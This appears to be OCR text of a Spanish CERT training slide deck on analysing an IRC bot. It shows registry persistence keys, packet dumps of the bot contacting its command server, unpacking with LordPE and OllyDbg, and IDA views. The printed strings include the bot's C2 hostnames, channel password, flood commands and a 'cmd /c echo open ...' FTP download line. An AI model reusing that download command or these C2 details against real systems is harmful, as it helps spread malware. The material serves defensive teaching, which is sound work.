- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\microsf windows updates: "mwupdate32.exe"
- HKEY_USERS\S-1-5-21-1409082233-1078081533-725345543-1004\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:P:\znyjner\fcprpvzragf\rknzcyr.rkr: 01 00 00 00 06 00 00 00 D0 AF D0 A4 45 20 C6 01
- HKEY_USERS\S-1-5-21-1409082233-1078081533-725345543-1004\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\malware\specimens\example.exe: "example"

- 01:25:42.120500 IP 192.168.150.254.1029 > 192.168.150.2.domain: 24256+ A? dad.darksensui.info. (37)
 - 0x0000: 0050 5601 0203 000c 29d5 7e15 0800 4500 .PV.....).~...E.
 - 0x0010: 0041 282c 0000 8011 642e c0a8 96fe c0a8 .A(,....d.....
 - 0x0020: 9602 0405 0035 002d 9d6e 5ec0 0100 00015.-.n^.....
 - 0x0030: 0000 0000 0000 0364 6164 0a64 6172 6b73dad.darks
 - 0x0040: 656e 7375 6904 696e 666f 0000 0100 01 ensui.info.....
- 01:25:42.253265 IP 192.168.150.2.domain > 192.168.150.254.1029: 24256* 1/1/0 A
 - 192.168.151.2 (65)
 - 0x0000: 000c 29d5 7e15 0050 5601 0203 0800 4500 ..).~..PV.....E.
 - 0x0010: 005d 018a 4000 4011 8ab4 c0a8 9602 c0a8 .]..@.@.....
 - 0x0020: 96fe 0035 0405 0049 87c5 5ec0 8580 0001 ...5...I..^.....
 - 0x0030: 0001 0001 0000 0364 6164 0a64 6172 6b73dad.darks
 - 0x0040: 656e 7375 6904 696e 666f 0000 0100 01c0 ensui.info.....
 - 0x0050: 0c00 0100 0100 0151 8000 04c0 a897 0200Q.....
 - 0x0060: 0002 0001 0001 5180 0001 00Q....
 - 01:25:42.334090 IP 192.168.150.254.1107 > 192.168.151.2.9136: S 4021988678:4021988678(0) win 64240 <mss 1460,nop,nop,sackOK>
 - 0x0000: 0050 5601 0203 000c 29d5 7e15 0800 4500 .PV.....).~...E.
 - 0x0010: 0030 282d 4000 8006 2349 c0a8 96fe c0a8 .0(-@...#I.....
 - 0x0020: 9702 0453 23b0 efba ad46 0000 0000 7002 ...S#....F....p.
 - 0x0030: faf0 13d8 0000 0204 05b4 0101 0402

```
0x0040: 6554 787c 3836 3032 3434 0d0a eTx|860244..  
01:54:25.624472 IP 192.168.150.254.1077 > 192.168.150.2.9136: P  
71:181(110) ack  
1864 win 64009  
0x0000: 0050 5601 0203 000c 29d5 7e15 0800 4500  
.PV.....).~...E.  
0x0010: 0096 27be 4000 8006 2452 c0a8 96fe c0a8 ..'..@...  
$R.....  
0x0020: 9602 0435 23b0 62f8 5e01 96e5 0a1a  
5018 ...5#.b.^.....P.  
0x0030: fa09 273e 0000 4d4f 4445 204e 6554  
787c ..'>..MODE.Netx|  
0x0040: 3836 3032 3434 202b 782b 690d 0a4a 4f49  
860244.+x+i..JOI  
0x0050: 4e20 2323 4e65 5478 2323 2077 6179 6e65  
N.##Netx##.wayne  
0x0060: 0d0a 5553 4552 484f 5354 204e 6554 787c  
..USERHOST.Netx|  
0x0070: 3836 3032 3434 0d0a 4d4f 4445 204e 6554  
860244..MODE.Net  
0x0080: 787c 3836 3032 3434 202b 782b 690d 0a4a x|  
860244.+x+i..J  
0x0090: 4f49 4e20 2323 4e65 5478 2323 2077 6179
```



- Which is the hardcoded name of the bot:
 - dad.darksensui.info
- Port used for connections: 9136
- IRC channel and password: ##NeTX##
wayne
- This is enough to connect to the IRC channel and listen to the bots, but what is the password for managing the “bots” ?

- Connect to the botnet and simulate be a client with a irc client
- Wait until the owner of the bots connects and type the password .
- Problems:
 - Are you allowed to do this ?
 - What happens if they detect you ?
- We need to revert to reverse engineering tools


- Most the malware is encrypted / compressed
 - Most times with more than one layer
 - With different compressor at the same time
- The result file is difficult to analyze with an static disassembler and the “strings” commands show no information .
- Fortunately most of the bots code can be saved uncompressed to the disk when the bot is running

Looking at the strings with bintext




MINISTERIO
DE INDUSTRIA, TURISMO
Y COMERCIO

red.es



- Normally the bot is compiled without any encryption and the miscreant uses external tools (like upx) to generate the file.
- When the file is run, the program decrypt itself in memory and the normal program is executed.
- There are some tools to dump the program memory and write unencrypted file.
 - LordPE , PeDump ...
 - Ollydbg dump plugin

- Execute the malware.
- Launch Lord PE and select the process to dump.
- Right click in the process and choose full dump.
- Save the file
- That's all




Using Ollydbg dump plugin



MINISTERIO
DE INDUSTRIA, TURISMO
Y COMERCIO

red.es

- Attach to the process.
- Launch Ollydump plugin
- Save the file ..



BinText 3.00

Search | Filter | Help

File to scan: C:\Documents and Settings\Administrator\Desktop\dumped.exe Browse Go

☒ Advanced view Time taken : 0.063 secs Text size: 31820 bytes (31.07K)

File pos	Mem pos	ID	Text
A 0003E384	0043E384	0	[EXEC]: Commands: %s
A 0003E39C	0043E39C	0	rename
A 0003E3A8	0043E3A8	0	[FILE]: Rename: '%s' to: '%s'.
A 0003E3C8	0043E3C8	0	[FILE]:
A 0003E3D0	0043E3D0	0	icmfflood
A 0003E3E4	0043E3E4	0	[ICMP]: Flooding: (%s) for %s seconds.
A 0003E40C	0043E40C	0	[ICMP]: Failed to start flood thread, error: <%d>.
A 0003E440	0043E440	0	[ICMP]: Invalid flood time must be greater than 0.
A 0003E474	0043E474	0	synflood
A 0003E484	0043E484	0	[SYN]: Flooding: (%s:%s) for %s seconds.
A 0003E4B0	0043E4B0	0	[SYN]: Failed to start flood thread, error: <%d>.
A 0003E4EC	0043E4EC	0	[DOWNLOAD]: Downloading URL: %s to: %s.
A 0003E514	0043E514	0	[DOWNLOAD]: Failed to start transfer thread, error: <%d>.
A 0003E55C	0043E55C	0	[SCAN]: Port scan started: %s:%d with delay: %d(ms).
A 0003E594	0043E594	0	[SCAN]: Failed to start scan thread, error: <%d>.
A 0003E5C8	0043E5C8	0	advscan
A 0003E5D4	0043E5D4	0	[SCAN]: Failed to start scan, port is invalid.
A 0003E604	0043E604	0	[SCAN]: Failed to start scan, no IP specified.
A 0003E634	0043E634	0	Random
A 0003E63C	0043E63C	0	Sequential
A 0003E648	0043E648	0	[SCAN]: %s Port Scan started on %s:%d with a delay of %d seconds for %d minutes using %d threads.
A 0003E6AC	0043E6AC	0	[SCAN]: Failed to start scan thread, error: <%d>.
A 0003E6E0	0043E6E0	0	udpflood
A 0003E6F4	0043E6F4	0	[UDP]: Sending %d packets to: %s. Packet size: %d. Delay: %d(ms).

Ready | ANSI: 1946 | Unit: 13 | Rsrc: 0 Find Save

Windows Taskbar: Start | Internet Explorer | Command Prompt | \\.\host\Shared Folders\s... | **BinText 3.00** | EN | 2:50 PM

- After dumping the file this should be “readable”, you can start searching for strings
-
- Most of the times the file is not executable, because some information is missing.
- But you can disassembly the malware and analyze it.

- Typical C function call:
 - `Printf ("hello %s\n" , somename);`
- Somename is a `*char ;-)`
- Substitute `%s` by the string in somename and print it

It's translated into asm as:

1. Push reference to somename in the stack
2. Push reference to "hello %s\n" in the stack
3. Call/execute printf function

Note: the right to left order

- <http://www.datarescue.com/idabase>
- Commercial tools there is a freeware version that can be analyze only x86 binaries.
- Time-limited version available in the web
- There is a lot of plug-ins that help with the disassembly.

Where the malware comes from ?



MINISTERIO
DE INDUSTRIA,
TURISMO
Y COMERCIO

red.es

IDA - C:\malware\specimens\dumped.exe - [Strings window]

File Edit Jump Search View Debugger Options Windows Help

Text 3

IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums

Address	Length	T...	String
"..." seg000:...	00000034	C	[SCAN]: Failed to start worker thread, error: <%d>.
"..." seg000:...	0000003A	C	[SCAN]: Finished at %s:%d after %d minute(s) of scanning.
"..." seg000:...	00000009	C	ÉBÉBÉBÉB
"..." seg000:...	00000017	C	PC NETWORK PROGRAM 1.0
"..." seg000:...	0000001B	C	indows for Workgroups 3.1a
"..." seg000:...	00000022	C	CKFDENEFCFEFFCFGEFFCCACACACACACA
"..." seg000:...	00000022	C	CACACACACACACACACACACACACACAAA
"..." seg000:...	00000040	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456...
"..." seg000:...	00000005	C	CCCC
"..." seg000:...	000000F5	C	cmd /c echo open %s %s >appmr.dll &echo user netx kloplop >>appmr.dll &...

Line 348 of 1534

Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated.
The initial autoanalysis has been finished.
Command "ChartXrefsTo" failed

AU: idle Down Disk: 1GB 00041B68 00441B68: seg000:off_441B68

Inicio [LordPE Deluxe] by ... malware OllyDbg - mwupdate3... IDA - C:\malware\spe... ES 6:39

Where the malware comes from ? (II)



MINISTERIO
DE INDUSTRIA, TURISMO
Y COMERCIO

red.es

IDA - C:\malware\specimens\dumped.exe - [IDA View-A]

File Edit Jump Search View Debugger Options Windows Help

next code Alt+C
next data Ctrl+D
next explored Ctrl+A
next unexplored Ctrl+U
immediate value... Alt+I
next immediate value Ctrl+I
text... Alt+T
next text Ctrl+T
sequence of bytes... Alt+B
next sequence of bytes Ctrl+B
not function Alt+U
next void Ctrl+V
error operand Ctrl+F
all void operands
all error operands
Search direction
seg000:00402CDC

push eax
call loc_4178E0
add esp, 0Ch
push offset a612 ; "612"
push offset aDadftp_darksen ; "dadftp.darksensui.info"
push offset aCmdCEchoOpenSS ; "cmd /c echo open %s %s >appmr.dll &echo"...
push 400h
lea eax, [ebp-379h]
push eax
call sub_41A620
add esp, 14h
mov [ebp-4], eax
mov eax, [ebp-4]

Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated
The initial autoanalysis has been finished.
Command "Chartxrefsto" failed

AU: idle Down Disk: 1GB 00002CC0 00402CC0: seg000:00402CC0

Inicio [LordPE Deluxe] by ... malware OllyDbg - mwupdate3... IDA - C:\malware\spe... ES 6:40

Finding the password



MINISTERIO
DE INDUSTRIA, TURISMO
Y COMERCIO

red.es

IDA - C:\malware\specimens\dumped.exe - [Strings window]

File Edit Jump Search View Debugger Options Windows Help

Text

IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums

Address	Length	T...	String
seg000:00000027	00000027	C	NOTICE %s:Pass auth failed (%s).\r\n
seg000:00000028	00000028	C	NOTICE %s:Your attempt has been logged.\r\n
seg000:00000027	00000027	C	[MAIN]: *Failed pass auth by: (%s).\r\n
seg000:00000027	00000027	C	NOTICE %s:Host Auth failed (%s).\r\n
seg000:00000028	00000028	C	NOTICE %s:Your attempt has been logged.\r\n
seg000:00000027	00000027	C	[MAIN]: *Failed host auth by: (%s).\r\n
seg000:00000018	00000018	C	[MAIN]: Password accepted.
seg000:0000001C	0000001C	C	[MAIN]: User: %s logged in.
seg000:00000005	00000005	C	\$\$d-
seg000:00000006	00000006	C	\$user

Line 1004 of 1534

Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Archivos de programa\IDA Demo 4.9\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information is propagated.
The initial autoanalysis has been finished.
Command "ChartXrefsTo" failed

AU: idle | Down | Disk: 1GB | 00002C7A | 00402C7A: seg000:00402C7A

Inicio [LordPE Deluxe] by ... malware OllyDbg - mwupdate3... IDA - C:\malware\spe... ES 6:48

Finding the password



MINISTERIO
DE INDUSTRIA,
TURISMO
Y COMERCIO

red.es

IDA - C:\malware\specimens\dumped.exe - [IDA View-A]

File Edit Jump Search View Debugger Options Windows Help

Text 177EC

IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums

```
seg000:0040D193  push    offset aWayne_2 ; "wayne"
seg000:0040D198  call    sub_41AC60
seg000:0040D19D  pop     ecx
seg000:0040D19E  pop     ecx
seg000:0040D19F  test    eax, eax
seg000:0040D1A1  jnz     short loc_40D1FC
seg000:0040D1A3  push    7Fh
seg000:0040D1A5  lea     eax, [ebp+var_658]
seg000:0040D1A8  push    eax
seg000:0040D1AC  mov     eax, [ebp+var_5D8]
seg000:0040D1B2  shl     eax, 7
seg000:0040D1B5  mov     ecx, [ebp+arg_18]
seg000:0040D1B8  add     ecx, eax
seg000:0040D1BA  push    ecx
seg000:0040D1BB  call    sub_4177E0
seg000:0040D1C0  add     esp, 0Ch
seg000:0040D1C3  cmp     [ebp+var_4], 0
seg000:0040D1C7  jnz     short loc_40D1E7
seg000:0040D1C9  push    0
seg000:0040D1CB  push    [ebp+var_85C]
seg000:0040D1D1  push    offset aMainPasswordAc ; "[MAIN]: Password accepted."
seg000:0040D1D6  push    [ebp+var_98]
seg000:0040D1DC  push    [ebp+arg_4]
```

Command "ChartXrefsTo" failed | Auto | Down | Disk: 1GB | 0000D1A1 | 0040D1A1: sub_40C398+E09

Inicio | [LordPE Deluxe] by ... | malware | OllyDbg - mwupdate3... | IDA - C:\malware\spe... | ES | 6:51

- Malware can detect that it's running virtual machines
 - Try with different virtualization software
 - Use real machines connected to the virtual lab
 - Malware can't be not be easily analized
 - Different encryption levels
 - Ofuscate strings & password
 - ❖ Better behavior analysis
 - ❖ Disassembly

- Artifact Analysis, Kevin Hole (CERT/CC), <http://www.first.org/resources/papers/con.html> and all the FIRST.org conference PAPERS (see
- SANS Malware Course , <http://WWW.sans.org>
- Nepenthes, <http://www.mwcollect.org>
- Google....

- To solve most of the Security incidents we need to get information about the malware.
- A minimal lab can be build with few resources.
- Most of the tools and information can be found free in Internet



MINISTERIO
DE INDUSTRIA,
Y COMERCIO



Red
IRIS



MINISTERIO
DE INDUSTRIA, TURISMO
Y COMERCIO

red.es

Edificio Bronce
Plaza Manuel Gómez Moreno s/n
28020 Madrid. España

Tel.: 91 212 76 20 / 25
Fax: 91 212 76
www.red.es